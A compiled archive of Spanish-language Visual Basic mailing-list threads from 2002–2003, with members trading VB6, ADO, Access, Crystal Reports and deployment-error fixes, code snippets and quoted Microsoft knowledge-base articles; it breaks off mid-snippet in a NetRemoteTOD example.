Mensaje enviado por "Juan Carlos Villalobos" <jucavi@HotPOP.com> el 11/04/2003

Consultalo antes del .update asi:
r.AddNew
MsgBox r.Fields("ID")
r.Update

Cordial saludo
Juan Carlos Villalobos

----- Original Message -----
From: Gastón
To: visualbasic-esp@yahoogroups.com
Sent: Friday, April 11, 2003 4:52 PM
Subject: (VB-ESP) Conocer valor de campo Autonumerico!

Hola,
tengo un inconveniente con los campos autonuméricos de Access.
Supongamos que el campo ID de la tabla Facturas es Autonumérico. Quiero conocer cuál es el valor asignado a ID luego de agregar un nuevo registro a la tabla.

Por ejemplo:

r.AddNew
r.Update

MsgBox r.Fields("ID")

Me sale el error "No hay ningun registro activo"

O sea, que despues de hacer el Update el cursor no se queda en el registro que acabo de agregar. Yo no quiero hacer un .MoveLast, sino que quede en el registro que agregué.

Alguien tiene alguna idea??

Saludos

Control de accesos

Mensaje enviado por "Nixon Morales" <namorales@intervida.org.gt> el 30/01/2003

Yo hago lo siguiente cada usuario tiene un nivel de acceso de 1 a 5 en donde 5 es el nivel mas alto como administrador y 1 es el nivel de invitado. en el load del formulario donde esta el menu pongo esto para especificar que niveles de acceso tienen derecho a que opciones.

```
Private Sub MDIForm_Load()
     mnuArchivo_Aprobar.Tag = 4
     mnuArchivo_Cambiar.Tag = 1
     mnuArchivo_Configurar.Tag = 1
     mnuArchivo_Nuevo.Tag = 5
     mnuArchivoCatGasto.Tag = 3
     mnuArchivoCatProductos.Tag = 3
     mnuArchivoCatPuestos.Tag = 4
     mnuArchivoCatTemporadas.Tag = 3
     mnuArchivoCatTipoObra.Tag = 3
     mnuPresupuestar_Direct.Tag = 2
     mnuPresupuestar_InDirect.Tag = 3
     mnuReportes_Consolidado.Tag = 4
     mnuReportes_Directo.Tag = 2
     mnuReportes_Indirecto.Tag = 4
     mnuReportes_Infra.Tag = 2
     mnuReportes_Personal.Tag = 4
     mnuSeguimiento_SolComprasDes.Tag = 3
     mnuSeguimiento_SolComprasGes.Tag = 4
     ConfNivel
End Sub
```

y mi funcion ConfNivel hace lo que necesito que es deshabilitar las opciones si el usuario no tiene acceso

```
Sub ConfNivel()
     Dim X As Integer

     For X = 0 To frmPresupuesto.Controls.Count - 1
          If TypeOf frmPresupuesto.Controls(X) Is Menu Then
               If Val(frmPresupuesto.Controls(X).Tag) > gblhLevel Then 'gblhLevel
es el nivel que se le asigna a cada usuario
                    frmPresupuesto.Controls(X).Enabled = False
                    frmPresupuesto.Controls(X).Tag = ""
               End If
          End If
     Next X

End Sub
```

quizas de ayude.

Saludos

Nixon Antulio Morales
Programador
namorales@hotmail.com
Quetzaltenango, Guatemala
-----Mensaje original-----

De: Jorge Godoy [mailto:JGODOY@sbn.gob.pe]
Enviado el: Jueves, 30 de Enero de 2003 10:20 a.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) control de accesos

Hola amigos hace un tiempo mande esta pregunta a la lista:

Saludos Listeros

La consulta es la siguiente:

Tengo un menu principal que posee opciones y sus respectivas subopciones, lo que debo hacer es definir los accesos a los mismos para los usuarios del sistema; esta demas decir que no todos los usuarios podran ingresar a las mismas opciones o mas aun a las mismas subopciones. La pregunta es... como

podria hecer para controlar estos accesos??

Utilizando tablas de acceso?? y si ese es el caso, como podria hacerlo??

A traves de script habilitando y deshabilitando opciones??

Que es lo mas recomendable?? Tienen algun ejemplo??

He avanzado algo del modulo

como yo tengo un menu principal (m_principal) trabajo en relacion a ese..

pero ahora se me presenta otro problema tengo submenus y a esos submenus deseo tambien darle accesos

pense en crear una tabla MENUS y ahi copiar los menus.

Pero no existe una funcion o API que te devuleva todos los noimbres de los menus.

yo resolveria poniendo los nombres en una tabla pero no existe otra forma

gracias

Crear tipo de papel en Windows con VB

Mensaje enviado por "raul del campo b." <rcampo@lycos.com> el 3/04/2003

Yo mismo me contesto, se puede hacer esto con Windows 2000 y XP.

Un ejemplo de esto esta en:
http://support.microsoft.com/default.aspx?scid=kb;en-us;282474

Mi pregunta ahora es como hacerlo en Windows98.

Gracias de antemano.

---
raul del campo b.
rcampo@lycos.com
ICQ: 94821295

On Wed, 02 Apr 2003 11:13:07
 raul del campo b. wrote:
>
>¿Puedo crear un tipo de papel
>en Windows con codigo VB?
>
>Deseo crear un tipo de papel para cada cliente el cual es de media hoja sin tener que ir maquina por maquina.

DataEnvironment con un Stored Procedure

Mensaje enviado por "Barajas, Arturo" <abarajas@ppg.com> el 14/01/2003

Di con la solución, por si a alguien le interesa. Es simplemente crear un recordset a partir del "Execute" del SP:

```
Dim rs as New ADODB.Recordset

With deTickets
  .Commands("cmdCodigo").Parameters("txt_codigo") = Me.dcbCodigos
  Set rs = .Commands("cmdCodigo").Execute
End With

lbl1.Caption = rs("Campo1")

rs.Close
Set rs = Nothing
```

Ojalá a alguien le sirva.
--
Un gran saludo/Big regards...
Arturo Barajas, Tech Support Supervisor
IT/Systems PPG MX (SJDR)
(427) 271-9918

> -----Original Message-----
> From: Barajas, Arturo [mailto:abarajas@ppg.com]
> Sent: Martes, 14 de Enero de 2003 11:07 a.m.
> To: Lista VB (E-mail)
> Subject: (VB-ESP) Duda con DataEnvironment
> Importance: High
>
>
> Saludos de nuevo.
>
> Tengo un DataEnvironment definido con un Stored Procedure al
> que le paso un parámetro. Eso ya me funciona bien. Ahora,
> ¿cómo hago para leer los datos?
>
> Definí 4 labels en mi formulario, las cuales están ligadas
> (DataSource, DataMember, DataField) a los campos que me
> regresa el SP, pero al ejecutar el siguiente código
> simplemente no me hace ningún cambio. ¿Qué me falta? A decir
> verdad, sigo novato con esto del ADO y los DataEnvironments.
>
> deTickets.Commands("cmdCodigo").Parameters("txt_codigo") =
> Me.dcbCodigos
> deTickets.Commands("cmdCodigo").Execute
>
> ¿Me falta algún "open" o algo así? ¡Me URGE!
> --
> Un gran saludo/Big regards...
> Arturo Barajas, Tech Support Supervisor
> IT/Systems PPG MX (SJDR)
> (427) 271-9918

Mensaje enviado por "David \(Vodafone\)" <david-delgado@navegalia.com> el 16/01/2003

Hola Patricio, perdon por el retraso, pulsa doble click en la conexion, esto abrira la ventana de codigo del DataEnvieronment, en ella seleccionas el evento WillConnect de la conexion, uno de los parametros que recibe es password, simplemente añade la siguiente linea:

```
Private Sub Connection1_WillConnect(ConnectionString As String, UserID As String, Password As String, Options As Long, adStatus As ADODB.EventStatusEnum, ByVal pConnection As ADODB.Connection)
  Password = "MiContraseña"
End Sub
```

Esto me funciono enlazando con Sql Server y MySql mediante DSN, y es la unica forma que YO encontre, ya que asignando el password en el connectionString no la reconoce.

Salu2 desde Sevilla (España)
david-delgado@navegalia.com
david_delgado_ruiz@hotmail.com
http://www.es-facil.com/ganar/alta?Id=63198440

-----Mensaje original-----
De: Patricio Silva [mailto:psilv531@entelchile.net]
Enviado el: domingo, 12 de enero de 2003 18:00
Para: visualbasic-esp@yahoogroups.com
Asunto: Re: (VB-ESP) DataReport y SQL-Server

Hola, lo hago através de un DataEnvironment. En este creo una conexión y en esta última creo un comando. En este comando creo sentencia SQL. Cabe señalar que la conexión la establezco por medio de un DSN de sistema.

Saludos

Patricio Silva Morales
Talca - Chile
----- Original Message -----
From: David (Vodafone)
To: visualbasic-esp@yahoogroups.com
Sent: Sunday, January 12, 2003 6:32 AM
Subject: RE: (VB-ESP) DataReport y SQL-Server

Hola Patricio, como enlazas el DataReport con Sql (Codigo, objeto, etc...)

Salu2 desde Sevilla (España)
david-delgado@navegalia.com
david_delgado_ruiz@hotmail.com
http://www.es-facil.com/ganar/alta?Id=63198440

-----Mensaje original-----

De: Patricio Silva [mailto:psilv531@entelchile.net]
Enviado el: jueves, 09 de enero de 2003 5:26
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) DataReport y SQL-Server

Hola nuevamente:

Otra vez yo y mis DataReport...

Esta vez quiero preguntarles si hay manera de evitar que salga una ventana llamada "SQL Server login" cada que muestro en la pantalla /en tiempo de ejecución un DataReport (si presiono Cancelar o Aceptar, siempre muestra bien el reporte...). Los DataReport se conectan a una Base de datos SQL-SERVER a través de un DSN.

Devolver la parte entera de un número en SQL *(3 mensajes)*

Mensaje enviado por "Victor Alfonzo" <valfonzo@ease.com.ve> el 11/04/2003

Hola!!!

Para resolver tu problema si estas trabajando con SQL, existe una función TRUNC que te permite tomar el valor entero de un numero o si deseas algunos decimales te envio un pequeño ejemplo que lo ejecute antes:

```
SQL> select trunc(49.8523,2),trunc(44.1234,0), trunc(40.9876,-1)
      2 from sys.dual;
```

Esto nos da como resultado lo siguiente:

```
TRUNC(49.8523,2) TRUNC(44.1234,0) TRUNC(40.9876,-1)
---------------- ---------------- -----------------
           49,85 44 40
```

Mensaje enviado por "Alberto Vernieri" <alberto_vernieri@yahoo.com.ar> el 9/04/2003

Hola!

Prueba con Fix.

Saludos
Alberto

Mensaje enviado por "Nixon Morales" <namorales@intervida.org.gt> el 9/04/2003

```
cast(5.99 as integer) = 5
cast(5.50 as integer) = 5
cast(5.40 as integer) = 5
```

Saludos

Nixon Morales
----- Original Message -----
From: "Pedro Otiniano" <potiniano@crsanmartin.com.pe>
To: <visualbasic-esp@yahoogroups.com>
Cc: <vbmax@yahoogroups.com>
Sent: Wednesday, April 09, 2003 1:19 PM
Subject: (VB-ESP) DEVOLVER PARTE ENTERA DE UN NUMERO EN SQL

Amigos de la Lista alguno deUds. sabra alguna función que me devuelva la parte entera sin redondear de un numero, ejemplo:

si tengo 1452.83 me devuelva 1452
o si tengo 456 me devuelva 456

e probado con el round pero este redondea y no me sirve para mis propositos.

Dígito de control de talones o pagarés

Mensaje enviado por "Antonio Ortiz" <banosol@telepolis.com> el 9/04/2003

Rogelio:
Te comento.
El número de talón o pagaré se compone de una serie y una cadena numérica que va de
o a 9999999, seguido de un dígito de control y un número compuesto de 4 dígitos que
vá encerrado en un cuadro, seguido de un ddígito de control.
Pues bien. El dígito de control del número encerrado en el cuadro se calcula por el
resto de la división de este número entre 7.
Este número puede ser de 0 a 6 (Por ejemplo el 8200 sería 3).
El dígito de control del número del talón o pagaré se calcula con la función que te
envio más abajo y para que lo que necesita es el número del pagaré y el número del
tipo de talón o pagaré (el que va encerrado en el cuadro.)
Espero te sirva.
Salu2.

```
Public Function DigitoControl(Numero As Long, Tipo As Integer) As Byte
    Const Digito = "01234560123456"
    Const Tip = "1473625"
     Dim RestoNumero As Byte
    Dim RestoTipo As Byte
    RestoTipo = Tipo Mod 7
    RestoNumero = Numero Mod 7
    DigitoControl = Mid(Digito, RestoNumero + CByte(Mid(Tip, RestoTipo + 1, 1)), 1)
End Function
```

----- Original Message -----
From: "Rogelio Moreno" <rogeliomoreno@jazzfree.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Friday, April 04, 2003 2:10 AM
Subject: (VB-ESP) Listado de pagarés.

> Hola.
>
> He confeccionado un listado de pagares en una aplicación. El papel lleva al
> final, es decir, en el pie el pagaré troquelado.
> En ese pagare tengo que poner la numeración que el banco me de para pagar al
> proveedor.
> El tema está en que según el banco, dependiendo del número de pagaré se
> genera un dígito mediante un algoritmo que desconocen al estilo del
> algoritmo del dni.
> ¿Alguien sabe si este algoritmo es estandar o depende de la entidad?
>
> Gracias.

Documentador HTML en VB

Mensaje enviado por "Jorge Torres" <jtorrese@usis.minsa.gob.pe> el 5/02/2003

Mil Disculpas por el tamaño del adjunto, espero le sirva.

Atentamente,

Jorge Torres

documentadorhtml.zip

Ejecutando un DTS

Mensaje enviado por "Nixon Morales" <namorales@intervida.org.gt> el 27/01/2003

El archivo dtspkg.dll lo encontras usualmente en "C:\ARCHIVOS DE PROGRAMA\MICROSOFT SQL SERVER\80\TOOLS\BINN" este es el unico archivo que necesitas para ejecutar desde VB ty paquete de transformacion de datos.

Saludos

Nixon Antulio Morales
Programador
namorales@hotmail.com
Quetzaltenango, Guatemala
-----Mensaje original-----
De: Edwin Omar Cárdenas Alarcón [mailto:ecardenas@mincetur.gob.pe]
Enviado el: Viernes, 24 de Enero de 2003 08:48 a.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Ejecutando un DTS

Saludos a todos.
Este es mi problemilla:

Tengo una porgramita que debe ejecutar un DTS, el cual está almacenado en el servidor SQL. Bueno, este programita se tiene que instalar en varios clientes. Como no sabía como ejecutarlo (intente usar "Shell DTSRUN /SSERVER....", pero mno me funcionaba) descubrí el DTSPackage. Con este objeto ya puedo ejecutarlo, pero el problema es que no se que librerias o archivos necesito para que lo pueda hacer desde el cliente. Alguno de uds ha tenido un problema similar, o me puede dar otra solución.

Gracias

Omar

Enviar correo con varios adjuntos (MAPI)

Mensaje enviado por "Jose A. P. S." <japs73vb@hotmail.com> el 27/12/2002

Hola,
   Este código es el que yo utilizo para enviar correos mendiante MAPI, esta muy probado ya que lo utilizo para mailing.

   Espero que te sirva. FELIZ NAVIDAD.

Jose

```
------------------------------

Public Sub AbrirMAPISession()
    On Error GoTo AbrirMAPISession_Error

    Screen.MousePointer = vbHourglass

    MensajeEstadoGeneral "Abriendo Sesión de Correo..."
    If MAPISession1.SessionID = 0 Then
          'download new mail = false
          MAPISession1.DownLoadMail = False
          'show the logon interface for the mail
          'account = true
          MAPISession1.LogonUI = True
          'sign on to selected account
          MAPISession1.SignOn
    End If
    MensajeEstadoGeneral

    Screen.MousePointer = vbDefault

    GoSub AbrirMAPISession_Exit
    Exit Sub

AbrirMAPISession_Exit:
    On Error Resume Next
    ChDrive App_Path
    ChDir App_Path
    Return

AbrirMAPISession_Error:
    MsgBox Err.Description, vbExclamation, "Sesión de Correo"
    MensajeEstadoGeneral
    GoSub AbrirMAPISession_Exit
End Sub

Public Function EnviarMAPIMail(MsgTo As String, Optional CC As String = "",
Optional BCC As String = "", Optional Subject As String = "", Optional Body
As String = "", Optional Att As String = "", Optional NombreFicheros As
String, Optional ExtensionFicheros As String) As Boolean

    On Error GoTo EnviarMAPIMail_Error

    AbrirMAPISession
```

```
    If MAPISession1.SessionID = 0 Then
        MsgBox "Error al abrir la sesión de correo.", vbCritical, "Sesión de Correo
(MAPI)"
        GoSub EnviarMAPIMail_Exit
        Exit Function
    End If
    Screen.MousePointer = vbHourglass

    'set the session IDs the same on both objects
    With MAPIMessages1
        MensajeEstadoGeneral "Creando mensaje de correo..."
        .SessionID = MAPISession1.SessionID

        'Set the MSgIndex to -1, this needs to be
        'done for the Compose event to work
        .MsgIndex = -1
        'compose a new message
        .Compose

        'don't show the resolve address interface
        .AddressResolveUI = False

        MAPIDestinatarios MsgTo

        MAPIDestinatarios CC, mapCcList
        MAPIDestinatarios BCC, mapBccList

        'set the subject
        .MsgSubject = Subject

        'set the Message/Body/NoteText
        .MsgNoteText = Body

        If Att <> "" Then
            'set an attachment
            MensajeEstadoGeneral "Adjuntando archivos al mensaje de correo..."
            MAPIArchivosAdjuntos Att, NombreFicheros, ExtensionFicheros
        End If



        'send the message
        MensajeEstadoGeneral "Enviando mensaje de correo..."
        .Send
    End With
    MensajeEstadoGeneral

    EnviarMAPIMail = True

    Screen.MousePointer = vbDefault
    GoSub EnviarMAPIMail_Exit
    Exit Function

EnviarMAPIMail_Exit:
    On Error Resume Next
    ChDrive App_Path
    ChDir App_Path
    Return
```

```
EnviarMAPIMail_Error:
    Screen.MousePointer = vbDefault
    MsgBox Err.Description, vbExclamation, "Sesión de Correo"
    MensajeEstadoGeneral
    GoSub EnviarMAPIMail_Exit
End Function

Private Sub MAPIDestinatarios(Destinatarios As String, Optional TipoDest As
RecipTypeConstants = mapToList)
    Dim Dest() As String
    Dim nd As Long


    If Len(Destinatarios) Then
        Dest = Split(Destinatarios, ";")

        For nd = LBound(Dest) To UBound(Dest)
            'set the recipient
            MAPIMessages1.RecipIndex = MAPIMessages1.RecipCount
            MAPIMessages1.RecipType = TipoDest
            MAPIMessages1.RecipAddress = Trim(Dest(nd))
            'resolve the recipient's email addresses

            MAPIMessages1.ResolveName
        Next nd
    End If
End Sub

Private Sub MAPIArchivosAdjuntos(ArchivosAdjuntos As String, Optional
NombreFicheros As String, Optional ExtensionFicheros As String)
    Dim Arch() As String
    Dim na As Long
    Dim NameFich As String

    If Len(ArchivosAdjuntos) Then
        Arch = Split(ArchivosAdjuntos, ";")

        For na = LBound(Arch) To UBound(Arch)
            'set the recipient
            If Len(Trim(Arch(na))) Then
                If Dir(Trim(Arch(na)), vbArchive) <> "" Then
                    With MAPIMessages1
                        If Len(.MsgNoteText) < na + 1 Then
                            .MsgNoteText = .MsgNoteText + " "
                        End If
                        .AttachmentIndex = MAPIMessages1.AttachmentCount
                        .AttachmentPosition = MAPIMessages1.AttachmentIndex
                        If Len(NombreFicheros) Then
                            NameFich = NombreFicheros & CStr(na + 1)
                            If Len(ExtensionFicheros) Then
                                NameFich = NameFich & "." & ExtensionFicheros
                            End If
                            .AttachmentName = NameFich
                        End If
                        .AttachmentPathName = Trim(Arch(na))
                    End With
                End If
            End If
        Next na
```

```
        End If
End Sub
```

Error 20510 crystal report *(2 mensajes)*

Mensaje enviado por Lecaros Cisterna Jose Rolando <jlecar90@bancoestado.cl> el 21/04/2003

Lo que debes hacer es lo siguiente:

Una vez que vayas a imprimir cualquier reporte ejecutar esto

```
Sub LimpiaCrystal()
For i= 0 to 100 ' puede ser cualquier numero que estimes conveniente
    Form1.cr1.formulas(i)
Next i
End sub
```

Y asi para los parametros de procedures o lo que sea.

Ahora la explicación:

Al hacer
form1.cr1.formulas(4)
form1.cr1.formulas(5)
form1.cr1.formulas(N)

te quedan llenos para el próximo reporte que vas a enviar las formulas hasta el subíndice N y como luego necesitas hasta el 4 (por ejemplo) ya no te sirven las de subíndice 5+N.

sl3

José R. Lecaros Cisterna
Adm. y Dist. de Software
BancoEstado
(56-2)385-63-22

-----Mensaje original-----
De: Oscar Gudio [mailto:osgu2000@tutopia.com]
Enviado el: Lunes, 21 de Abril de 2003 10:43
Para: grupovb@yahoogrupos.com.mx
CC: vbe@gruposyahoo.com.ar; visualbasic-esp@yahoogroups.com; VisualBasicSpanish@yahoogroups.com
Asunto: (VB-ESP) Error 20510 crystal report

En un mismo form tengo la posibilidad de tirar dos reportes. El problema aparece por ejemplo si tiro un reporte, lo cierro y tiro el otro me sale este error.

Error '20510' en tiempo de ejecucion: Invalid formula name

Mensaje enviado por Carlos A Lopez <calopez@epicor.com> el 21/04/2003

El problema esta en que al tratar de enviar el segundo reporte, aun conserva las formulas que enviaste en el primero, por lo que deberias de limpiar todas las formulas antes de enviar el segundo reporte.

saludos

-----Original Message-----
From: Oscar Gudio [mailto:osgu2000@tutopia.com]
Sent: Monday, April 21, 2003 9:43 AM
To: grupovb@yahoogrupos.com.mx
Cc: vbe@gruposyahoo.com.ar; visualbasic-esp@yahoogroups.com; VisualBasicSpanish@yahoogroups.com
Subject: (VB-ESP) Error 20510 crystal report

En un mismo form tengo la posibilidad de tirar dos reportes. El problema aparece por ejemplo si tiro un reporte, lo cierro y tiro el otro me sale este error.

Error '20510' en tiempo de ejecucion: Invalid formula name

Si por el contrario primero tiro el informe ImprimeRecibo() y luego el informe ImprimeConvenio() no hay problema, pero de nuevo al tirar el informe ImprimeRecibo() aparece el error.
No estoy seguro si es porque hay quelimpiar las formulas del control. Para eso puse la siguiente linea BorrarFormulas Form1.CR1, 1

El codigo esta en un modulo y es el siguiente:

```
Public Sub BorrarFormulas(report1 As CrystalReport, num As Integer)
Dim i As Integer
For i = 1 To num
   report1.SelectionFormula = ""
Next
For i = 1 To num
   report1.Formulas(i) = ""
Next
End Sub
```

Yo estoy en duda si es un problema de que un proceimiento tiene mas formulas que el otro, pero es solo una opinion, el tema es usar solo un Control Crystal, pero sino tendre que poner otro.

Error 429

Mensaje enviado por M. Alejandro Esteban Sánchez <maesteban@gruposp.com> el 27/01/2003

Es por la versión del mdac_typ. Instala en los otros equipos la misma versión que tienes tú. Y en la carpeta de Redistribución cambia el mdac_typ por el "bueno" para que ya siempre te añada el correcto.

Donde debes de reemplazar, si has utilizado la ruta por defecto, es en: C:\Archivos de programa\Microsoft Visual Studio\VB98\Wizards\PDWizard\Redist

-----Mensaje original-----
De: superhipercuadrupedo [mailto:Seba_cl@hotmail.com]
Enviado el: domingo, 26 de enero de 2003 17:14
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Error 429

Resulta que desarrollé un sistema en Vb6.0 con WINXP y cuando hago el installer no hay problemas, pero al instalarlo me dice que no se puede registrar msado25.tlb.... y al momento de ejecutar el .exe me dice "Error 429, El componente activeX no puede crear el objeto....
Los otros equipos tienen Windows 98.... ke puede ser..????

Error 713 *(2 mensajes)*

Mensaje enviado por Sergio Daniel Jaime Peña <serjaime78@hotmail.com> el 9/01/2003

PRB: Run-Time Error 713 Opening Data Report in Distributed Application

The information in this article applies to:

Microsoft Visual Basic Professional Edition for Windows 6.0
Microsoft Visual Basic Enterprise Edition for Windows 6.0

This article was previously published under Q248055

SYMPTOMS

You are distributing a Visual Basic application that includes a data report. After installation, you receive the following error when you attempt to open the data report from your application:
Run-time error '713': Application-defined or object defined error

CAUSE

The Data Report run-time file (Msdbrptr.dll) was not included in your setup package.

RESOLUTION

To resolve this problem, use one of the following methods:

Open your project, and include a reference to the Msdbrptr.dll file. This file is listed as Microsoft Data Report Designer v6.0 in the References dialog box. You may see Microsoft Data Report Designer v6.0 listed more than once. Make certain that the file associated with the reference is Msdbrptr.dll. Once the reference has been verified, rebuild your setup package.

-or-
Manually include the Msdbrptr.dll file in the Package and Deployment Wizard (PDW). You can add the file manually in the Included Files dialog box window when you run the PDW and then rebuild your setup package.

After the installation, the following files should be present on the target system in the indicated folders:
\Msdbrptr.dll
\Common Files\Designers\Msderun.dll
\Msstdfmt.dll

The inclusion of Msdbrptr.dll (and its dependent files) typically corrects this problem. If you are still experiencing problems, make sure that the following files are included in your package:
Msdatrep.ocx
Msbind.dll

Data Reports do not directly depend on these files. However, if the files are missing, this can affect the Data Environment that is used by your report.

NOTE: If your application must have the Msdatsrc.tlb file, do not explicitly include this file because Msdatsrc.tlb is installed as part of the Microsoft Data

Access Components (MDAC) upgrade.

STATUS

Microsoft has confirmed that this is a bug in the Microsoft products that are listed at the beginning of this article.

MORE INFORMATION

Visual Basic installs two files, Msdbrpt.dll and MSdbrptr.dll, that are very similar. Both files are listed in the References dialog box as Microsoft Data Report Designer v6.0. The Msdbrpt.dll file is the Data Report designer, and the Msdbrptr.dll file is the Data Report designer runtime. You must distribute the run-time version of this file with your application. There is no dependency file for Msdbrpt.dll. If Msdbrpt.dll is installed with your application, a data report does not function correctly.

There are several ways in which to add a data report to a Visual Basic project. With two known exceptions, Visual Basic adds the correct reference. If you add this reference manually, the similarity between these two files makes it easy to reference the wrong file. The other way to get an incorrect reference is to add the data report component through the Add Components dialog box. This adds a reference to the data report instead of the data report runtime file. Under these circumstances, the data report works only in the development environment or when the data report is installed to a computer that has Visual Basic installed.
Last Reviewed: 10/15/2002
Keywords: kbAppSetup kbBug kbDatabase kbDataBinding kbDeployment kbDSupport kbprb kbReportWriter kbwizard KB248055

Sergio Daniel Jaime Peña
Algeciras (Cádiz - España)
serjaime@telefonica.net

Mensaje enviado por "Juán Collado Angulo" <jca@teka-industrial.com> el 9/01/2003

Acabo de tener el mismo problema y lo he resuelto de esta manera:
El class Id a que se refiere es la dll dao360.dll. Cópiala al \windows\system y registrala con regsvr32
Parece ser un fallo del empaquetador. Copia la dao350.dll aunque no la tengas referenciada en tu proyecto.

Saludos. Ya nme dirás algo..

>>> "Mario Lacunza" <melvpe@yahoo.es> 9/01/03 0:17:55 >>>
Hola Lista,
    Acabo de terminar un peque±o programa en VB6 SP5. Ya genere los .CAB con el instalador de que viene con el Visual. Al tratar de entrar a una de las pantallas del mismo me da el

    "Error 713 en tiempo de ejecucion:

    Clase no registrada.
    Buscando objeto con CLSID: {0000000100-0000-0010-8000-00AA006DAEA4}"

y me cuelga toda la aplicacion, mejor dicho no responde a los click del mouse o atajos del teclado.

Alguien me puede ayudar???

Gracias!!

Saludos / Best regards.

Mario Lacunza
Email: melvpe@yahoo.es
Lima - Peru

Error al registrar OCX...

Mensaje enviado por Lecaros Cisterna Jose Rolando <jlecar90@bancoestado.cl> el 8/01/2003

Hola alex

Estas trabajando en XP?

Disculpa que no te explique el problema, pero (emulando a nuestro coterraneo Jaime Stuardo ;-)) ahí te mando un link.

http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q282747

José R. Lecaros Cisterna

Adm. y Dist. de Software

BancoEstado

(56-2)385-63-22

Error Message When You Run Regsvr32.exe on 64-Bit Windows

The information in this article applies to:

Microsoft Windows XP 64-Bit Edition
Microsoft Windows Advanced Server, Limited Edition

This article was previously published under Q282747

SYMPTOMS

When you attempt to run Regsvr32.exe to register a 32-bit dynamic-link library (DLL) on a 64-bit version of Windows, you receive the following error message: Filename.dll is not an executable file and no registration helper is registered for this file type.

CAUSE

This behavior occurs because the Regsvr32.exe file in the System32 folder is a 64-bit version. When you run Regsvr32 to register a DLL, you are using the 64-bit version by default.

RESOLUTION

To resolve this issue, run Regsvr32.exe from the %SystemRoot%\Syswow64 folder. For example, type the following commands to register the DLL:
cd \windows\syswow64
regsvr32 c:\filename.dll

STATUS

This behavior is by design.

MORE INFORMATION

The Syswow64 folder contains the 32-bit versions of Windows program files and DLLs

-----Mensaje original-----
De: Alex Saavedra, D.Informatica [mailto:alex.saavedra@enaer.cl]
Enviado el: Miércoles, 08 de Enero de 2003 13:11
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Error al registrar OCX...

Hola Amigos...
Estoy tratando de registrar una ocx, de una barra de herramientas se llama Toolbar2.Ocx..
y al registrarla me arroja el error que adjunto....

.. si alguien de uds. sabe de que se trata .. y me pudiera dar una mano..
se lo agradeceria....

Atte.
Alex Saavedra....

Error con ado y datagrid *(2 mensajes)*

Mensaje enviado por Pedro <jinxs_78@yahoo.com> el 20/04/2003

Esto lo encontré en
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/oledb/htm/oledboraprovider_32.asp

Oracle Server Converts Empty Strings to Null Values
When updating an Oracle database using this provider, be aware that Oracle will convert empty strings to NULL. When using the ADO Update method, you may receive the error "The specified row could not be located for updating; Some values may have been changed since it was last read."
(80040e38). This occurs because the Oracle server converts the empty string to NULL, but the ADO Recordset object stores the empty string.

Pedro Mora.

Mensaje enviado por Pedro <jinxs_78@yahoo.com> el 20/04/2003

Segui buscando en la KB de M$ y di con este articulo que pone justo el dedo en la llaga. El problem trata con los campos autonumericos que pueden no estar disponibles para el recordset ya que el Proveedor OLE DB 3.5 e incluso el 4.0 no pueden devolver el valor de los campos autonuméricos mas recientes que hayan sido insertados desde un tabla de Access 97.

Solucion: Usar Access 2000. Si no es posible hacer la actualizzacion, entonces evitar el uso de campos Autnuméricos.

Este es el link:

http://support.microsoft.com/default.aspx?scid=kb;en-us;294842

Saludos !

Pedro.

Error instalando con msado25.tlb

Mensaje enviado por "Alberto M. Vernieri" <alberto_vernieri@yahoo.com.ar> el 28/01/2003

Hola!

Edita el setup.lst con notepad o editor similar...

En la linea correspondiente al msadoxxx.tlb (xxx es la version de MDAC que estes usando), cambia donde dice "DLLSelfRegister" por "TLBRegister".

Había un SP (creo que desde el 4) que resolvía este problema...

Por otra parte, en un 9x, antes de intentar instalar el MDAC verifica que ya este instalado el DCOM9x correspondiente.

Saludos
Alberto

----- Original Message -----
From: "superhipercuadrupedo" <Seba_cl@hotmail.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Friday, January 24, 2003 8:34 PM
Subject: RE: (VB-ESP) ayuda sobre instalacion de aplciaciones

Sabes que yo también tengo un problema.. Realicé un sistema para instalarlo en una red... resulta que lo desarrollé en un pc con WInXpPro con Vb6.0 y al momento de instalarlo en el otro equipo con WIn98Se me dice que hay un error al registrar el rchivo "msado25.tlb" continuo la instalacion sin problemas pero al ejecutar el sistema me arroja el siguiente error. :

Error 429
El componente ActiveX no puede crear el objeto.....

Eso sucedio y no pude ejecutar mas el fichero.....

Guia de Winsock

Mensaje enviado por Oscar García <ogarcia@wispweb.org> el 21/02/2003

Saludos a todos,

Encontre esto en la internet y recopilé varios tutoriales. Les mando el archivo, de repente les sirve.

Saludos

Oscar García

winsock1.zip

Hacer que una página no quede en caché

Mensaje enviado por "Dep. Suport Tècnic" <gines@ibc2000.net> el 4/04/2003

Yo uso estas:

Dept. Suport Tècnic
IBC 2000, SL
www.ibc2000.net / www.ibc2000.com
suport@ibc2000.net
-----Mensaje original-----
De: Centro Municipal de Información de Ciencias Médicas
[mailto:infocot@infomed.sld.cu]
Enviado el: jueves, 03 de abril de 2003 20:42
Para: visualbasic-esp@yahoogroups.com
CC: Luis Arturo Barajas Hernández
Asunto: (VB-ESP) OT: HTML
Importancia: Alta

Alguien sabe como hacer que una página HTML no se me quede en la caché ¿Que METAs tengo que poner en la cabecera?

Salu2 y disculpen el off-topic ¿alguien conoce alguna lista de yahoogroups relacionada con el diseño web?

Salu2 again :)

Paradix ;)

*H*ora del Servidor

Mensaje enviado por Sergio Daniel Jaime Peña <serjaime78@hotmail.com> el 28/12/2002

Buenas Tardes espero que te sea de ayuda:

Extrae la fecha y la hora de una máquina local o remota

A través de este código conoceremos la fecha y la hora de nuestra máquina local o de cualquier máquina de nuestra red de una forma remota.

```
Option Explicit

'Estructuras API
Type TIME_OF_DAY_INFO
    tod_elapsed As Long
    tod_msecs As Long
    tod_hours As Long
    tod_mins As Long
    tod_secs As Long
    tod_hunds As Long
    tod_timezone As Long
    tod_tinterval As Long
    tod_day As Long
    tod_month As Long
    tod_year As Long
    tod_weekday As Long
End Type

'LLamadas NETAPI
Public Declare Function NetRemoteTOD Lib "netapi32.dll" (yServer As Any, pBuffer As
Long) As Long
Private Declare Function NetApiBufferFree Lib "netapi32.dll" (ByVal pBuffer As
Long) As Long
